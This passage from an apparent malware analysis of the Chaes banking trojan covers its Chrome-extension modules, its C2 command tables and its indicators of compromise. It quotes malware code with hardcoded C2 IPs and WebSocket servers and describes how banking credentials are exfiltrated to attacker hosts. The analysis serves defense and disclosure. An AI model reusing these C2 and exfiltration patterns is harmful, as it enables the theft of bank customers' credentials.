Upon visiting any of the above websites, index_chronodx2.js will start collecting the victim's banking info and send it to the attacker through a set of HTTP commands. The CnC server is stored in the `hosts` file, but when it is not found in the system, a hardcoded backup CnC will be used instead:

```
function loadHost() {
    let url = false;

    try {
        url = fs.readFileSync("hosts", { encoding: "utf8" });
    } catch (error) {
        //
    }

    if (!url) url = "https://176.123.3.100";

    return url;
}
```

C2 Command	Meaning
/aws/newQRMPClient.php	Supposedly sending user info to the attacker when a QR code scan is found on banking websites listed above, but this feature is currently commented out
/aws/newContaBBPF.php	Sending user banking info when Bancodobrasil banking sites are intercepted
/aws/newContaCef.php	Sending user banking info when Caixa banking sites are intercepted
/aws/newCaixaAcesso.php	Telling the attacker that a victim has accessed Caixa banking page
aws/newMercadoCartao.php	Sending user banking info when Mercado banking sites are intercepted
/aws/newExtraLogin.php	Send user credentials when logging in to one of the listed pages

Chremows (Chrome WebSocket)

`Chremows` is another extension that uses NodeJS and puppeteer-core, and is similar to the functionality of **node.js** mentioned in the Cybereason 2020 report. `Chremows` targets two platforms **Mercado Livre** (mercadolivre.com.br) and **Mercado Pago** (mercadopago.com.br) both belong to an online marketplace company called **Mercado Libre, Inc**.

```
{
  "name": "chremows",
  "version": "1.0.0",
  "description": "",
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  "keywords": [],
  "author": "",
  "license": "ISC",
  "dependencies": {
    "crypto-js": "^4.0.0",
    "image-to-base64": "^2.2.0",
    "puppeteer-core": "^5.5.0",
    "request": "^2.88.2",
    "screenshot-desktop": "^1.12.7",
    "ws": "^7.4.1"
  }
}
```

Chremows dependency

Sharing the same structure of chronodx module, `chremows` contains a loader, `CreateChrome64.dll` that downloads a JavaScript-based banking trojan called `index.js`. `CreateChrome64.dll` will automatically update `index.js` when a newer version is found. Unlike chronodx, `chremows` executes `index.js` immediately after download and doesn't require Google Chrome to be opened. In a separate thread, `CreateChrome64.dll` loads an embedded module ModHooksCreateWindow64.dll that Cybereason has analyzed in their 2020 report. Overall, this module help increase the capabilities that `chremows` has on Google Chrome, allowing the attacker to perform "active" tasks such as sending keypresses/mouse clicks to Chrome, or opening designated pages. Finally, `CreateChrome64.dll` copies Chrome's **Local State** file to the same location of `index.js` with the name local.json. `Index.js` uses local.json to help the attacker identify the victim.

```
const version = "1.6-prod-wmi";

const min_rndPort = 10666;
const max_rndPort = 20666;

const ws_server = "wss://91.208.184.164:8080";
//const ws_server = 'wss://10.0.2.2:8080';

const ws_servers = [
    /*"wss://91.208.184.164:8080",*/
    /*"wss://176.123.7.135:8080",*/
    // "wss://198.23.153.130:8080",
    "wss://23.94.53.123:8080",
    "wss://23.94.53.122:8080",
    "wss://23.95.17.126:8080",
    "wss://23.95.137.19:8080",
    "wss://23.94.53.18:8080",
    "wss://192.3.83.116:8080",
];

const hosts = [
    //"https://176.123.8.149",
    "https://176.123.3.100",
    "https://176.123.3.107",
];
```

Hardcoded CnC

`Index.js` employs two methods of communicating with the attacker: through WebSocket and through HTTP. Each method has its own set of C2 servers as shown in the above picture. WebSocket is used to receive commands and send client-related messages. On the other hand, HTTP is for exfiltrating financial data such as banking credentials and account information to the attacker.

List of known `Index.js` WebSocket commands

Command from C2	Functionality
welcome::	Send **uid** and information extract from **local.json** to the attacker
control::	The attacker establishes control over Google Chrome
uncontrol::	The attacker removes control over Google Chrome
ping::	Check if the connection to the client is OK
command::	Send command such as keystroke, mouseclick
openbrowser::	Open Chrome window with minimal size to stay hidden

If the user stays connected to the WebSocket C2 server, every six minutes it automatically goes to the targeted Mercado Pago and Mercado Livre pages and performs malicious tasks. During this routine, the attacker loses direct control of the browser. The target pages are banking, credit, and merchant pages that require users' login. If the user has not logged out of these pages, the attacker will start to collect data and exfiltrate them through the following HTTP requests:

- `/aws/newMercadoCredito.php`
- `/aws/newMercadoPago.php`

If the user is not logged in to those pages but has the password saved in Chrome, after the routine ends, the attackers will get back their direct control of Chrome and log in manually.

Summary

Chaes exploits many websites containing CMS WordPress to serve malicious installers. Among them, there are a few notable websites for which we tried our best to notify BR Cert. The malicious installer communicates with remote servers to download the Python framework and malicious Python scripts which initiate the next stage of the infection chain. In the final stage, malicious Google Chrome extensions are downloaded to disk and loaded

within the Python process. The Google Chrome extensions are able to steal users' credentials stored in Chrome and collect users' banking information from popular banking websites.

IOCs

The full list of IoCs is available here

Network

HTML Scripts

- `is[.]gd/EnjN1x?V=31`
- `is[.]gd/oYk9ielu?D=30`
- `is[.]gd/Lg5g13?V=29`
- `tiny[.]one/96czm3nk?v=28`
- `is[.]gd/WRxGba?V=27`
- `is[.]gd/3d5eWS?V=26`

MSI Download URLs

- `dragaobrasileiro[.]com.br/wp-content/themes/getcorsfile.php?`
- `chopeecia[.]com.br/D4d0EMeUm7/index.php?install`
- `bodnershapiro[.]com/blog/wp-content/themes/twentyten/p.php?`
- `dmt-sys[.]net/index.php?`
- `up-dmt[.]net/index.php?`
- `sys-dmt[.]net/index.php?`
- `x-demeter[.]com/index.php?`
- `walmirlima[.]com.br/wp-content/themes/epico/proxy.php?`
- `atlas[.]med.br/wp-content/themes/twentysixteen/proxy.php?`
- `apoiodesign[.]com/language/overrides/p.php?`

CnC Servers

- `200[.]234.195.91`
- `f84f305c[.]com`
- `bkwot3kuf[.]com`
- `comercialss[.]com`
- `awsvirtual[.]blogspot.com`
- `cliq-no[.]link`
- `108[.]166.219.43`
- `176[.]123.8.149`
- `176[.]123.3.100`
- `198[.]23.153.130`
- `191[.]252.110.241`

- `191[.]252.110.75`

SHA256 Hashes

Filename	Hash
MSI installer	f20d0ffd1164026e1be61d19459e7b17ff420676d4c8083dd41ba5d04b97a08c 069b11b9b1b20828cfb575065a3d7e0b6d00cd1af10c85c5d6c36caea5e000b7 1836f3fa3172f4c5dbb15adad7736573b4c77976049259cb919e3f0bc7c4d5ea 02831471e4bf9ef18c46ed4129d658c8ce5b16a97f28228ab78341b31dbef3df a3bcbf9ea2466f422481deb6cb1d5f69d00a026f9f94d6997dd9a17a4190e3aa 62053aeb3fc73ef0940e4e30056f6c42b737027a7c5677f9dbafc5c4de3590bd e56a321cae9b36179e0da52678d95be3d5c7bde2a7863e855e331aea991d51b9 7a819b168ce1694395a33f60a26e3b799f3788a06b816cc3ebc5c9d80c70326b
__init__.py	70135c02a4d772015c2fce185772356502e4deab5689e45b95711fe1b8b534ce 6e6a44ca955d013ff01929e0fa94f956b7e3bac557babcd7324f3062491755e2 0b5646f45f0fad3737f231f8c50f4ed1a113eb533997987219f7eea25f69d93f abc071831551af554149342ad266cc43569635fb9ea47c0f632caa5271cdf32
runScript.js	bd4f39daf16ca4fc602e9d8d9580cbc0bb617daa26c8106bff306d3773ba1b74
engine.js	c22b3e788166090c363637df94478176e741d9fa4667cb2a448599f4b7f03c7c
image	426327abdafc0769046bd7e359479a25b3c8037de74d75f6f126a80bfb3adf18 3311b0b667cd20d4f546c1cb78f347c9c56d9d064bb95c3392958c79c0424428 c9b3552665911634489af5e3cb1a9c0c3ab5aed2b73c55ae53b8731a1de23a9f
chremows	fa752817a1b1b56a848c4a1ea06b6ab194b76f2e0b65e7fb5b67946a0af3fb5b e644268503cf1eaf62837ec52a91b8bec60b0c8ee1fb7e42597d6c852f8b8e9d bd5d2a0ec30fa454af1a086b4c648039422eca4fa1b1d6e8ecc4d47be7fab27f 4d2ffae69b4e0f1e8ba46b79811d7f46f04bd8482568eccf5620e6b1129c1633 faad384e124c283a8d024ee69dceaac877be52f5adbf18ca6b475a66663b0e85 969fa30802bdb81be5b57fef073896c2ee3df42116633015 48f8efa86257e0cf 5a1ebf757ab9aa796a8580daafab9635660b9cc55505db194cbfefeb612e48f0 2d9e040820acca9a0fab2dc68546e0a824c4c45ee8c62332213e47e1f6923c90 e1d9effa8a56d23dbcefd2146eb5c174a245b35a4f7184734521 35bd064a2157 32c545e133183e6fc999e8f6a0da3c6e7fb1a12b97d2a3bbc5e84faa175a9ef6 ba3e0314b1d6e6ee10c473c1bbd883c4a5c53b5703b5ced174cd5a30b0b87160 e210217f2b5912e16a281dcbd5a5247fe2a62897dc5c2e1bf4ff61d3a07405f0 7a1d74c4d62ceee45a3cbaf79070cfc01342a05f47e0efb401c53040897bed77 550188ad28ccc07791880777c2de07e6d824a7263b9e8054423597b160e594a3 9603c4ce0f5a542945ed3ced89dd943eb865368b4e263090be9e0d9c1785615d
chrolog	9dbbff69e4e198aaee2a0881b779314cdd097f63f4baa0081103358a397252a1 6dc63ea4dbe5d710b7ba161877bd0a3964d176257cdfb0205c1f19d1853cc43b 3e48f714e793b3111ce5072e325af8130b90a326eca50641b3b2d2eba7ac0a45 754eeb010795c86d1cc47b0813da6bbc6d9153f1dd22da8af694a9e2dca51cda 0762038fe591fef3235053c7136f722820de6d8457cae09d4aa9bf6cb7f497a1
chronod	ea177d6a5200a39e58cd531e3effb23755604757c3275dfccd9e9b00bfe3e129 7c275daab005bb57e8e97ac98b0ae145a6e850370e98df766da924d3af609285 96224c065027bb72f5e2caebf4167482fe25fb91c55f995e1c86e1c9884815c3 2688a7ac5b408911ae3e473278ecbc7637491df2f71f6f681bc3ed33045b9124 f3c1fd9e8674901771c5bfc4ce16eba75beff7df895a4dc6fdd33bedb2967a08 ddecc2606be56beae331000ba091e5e77ae11380f46eba45387c65289e6ce421 debe443266ab33acb34119f515f4622464edff198f77fd20006e2d79aafb6dfc bf4a83a19065d5c45858ceb988dce39d93c412902ead6434e85fbf2caa17db44 87502ad879a658aa463088c50facfbdbb1c6592263e933b8b99e77293fdf1384 6b6abc64053d20306147efced9df2ef75153e87a1d77ce657943b2373fb4ffb9 679a02d0ae4f5382767eb11cefad59c0664f55ed2ce3e3b3df97b78c09e18aa3 564b31c3d609d96a73ee139ec53453b985673ffacacb56ecd13d2c83bbf851e0 e649f71b68cc54f3d985e398f1c6354963ec027a26230c4c30b642d2fd5af0a6
online	3fd48530ef017b666f01907bf94ec57a5ebbf2e2e0ba69e2eede2a83aafef984
mtps4	5da6133106947ac6bdc1061192fae304123aa7f9276a708e83556fc5f0619aab

A group of elite researchers who like to stay under the radar.

Source: https://decoded.avast.io/anhho/chasing-chaes-kill-chain/